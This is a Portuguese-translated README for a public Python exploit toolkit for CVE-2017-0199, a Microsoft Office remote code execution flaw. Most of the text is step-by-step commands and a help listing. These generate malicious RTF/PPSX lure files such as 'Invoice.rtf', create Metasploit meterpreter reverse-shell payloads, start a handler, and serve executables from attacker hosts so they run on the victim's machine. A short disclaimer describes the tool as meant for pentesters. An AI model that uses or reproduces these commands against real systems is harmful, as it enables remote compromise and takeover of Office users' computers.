 bhdresh/cve-2017-0199
Exploit toolkit CVE-2017-0199 - v4.0 é um prático script Python que fornece a pentesters e pesquisadores de segurança uma forma rápida e eficaz de testar RCE no Microsoft Office. Ele pode gerar um arquivo RTF/PPSX malicioso e entregar metasploit / meterpreter / outros payloads à vítima sem qualquer configuração complexa.
Exploit toolkit CVE-2017-0199 - v4.0 é um prático script em Python que oferece a pentesters e pesquisadores de segurança uma forma rápida e eficaz de testar RCE no Microsoft Office. Ele pode gerar um arquivo RTF/PPSX malicioso e entregar metasploit / meterpreter / outros payloads à vítima sem qualquer configuração complexa.
Este programa é somente para fins educacionais. Não o utilize sem permissão. O aviso legal habitual se aplica, especialmente ao fato de que eu (bhdresh) não sou responsável por quaisquer danos causados pelo uso direto ou indireto das informações ou funcionalidades fornecidas por estes programas. O autor ou qualquer provedor de Internet NÃO tem responsabilidade pelo conteúdo ou uso indevido destes programas ou de quaisquer derivados. Ao usar este programa, você aceita que qualquer dano (perda de dados, falha de sistema, comprometimento de sistema, etc.) causado pelo uso destes programas não é de responsabilidade do bhdresh.
Por fim, este é um desenvolvimento pessoal; por favor, respeite sua filosofia e não o use para coisas ruins!
Licença CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Foram introduzidas as seguintes capacidades ao script
- Gerar arquivo PPSX malicioso
- Modo de exploração para arquivo PPSX gerado
- template.ppsx atualizado
Versão: Python versão 2.7.13

1) Gerar arquivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Opcional, se usar payload MSF): Gerar payload metasploit e iniciar handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Iniciar o toolkit em modo de exploração para entregar payload local
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Gerar arquivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Iniciar o toolkit em modo de exploração para entregar payload remoto
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Gerar arquivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Iniciar o toolkit em modo de exploração para entregar arquivo HTA personalizado
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk pela amostra RTF, @Li Haifei, @bhdresh
Obviamente, não sou um desenvolvedor em tempo integral, então espere alguns soluços
Por favor, reporte bugs e problemas em https://github.com/bhdresh/CVE-2017-0199/issues/new
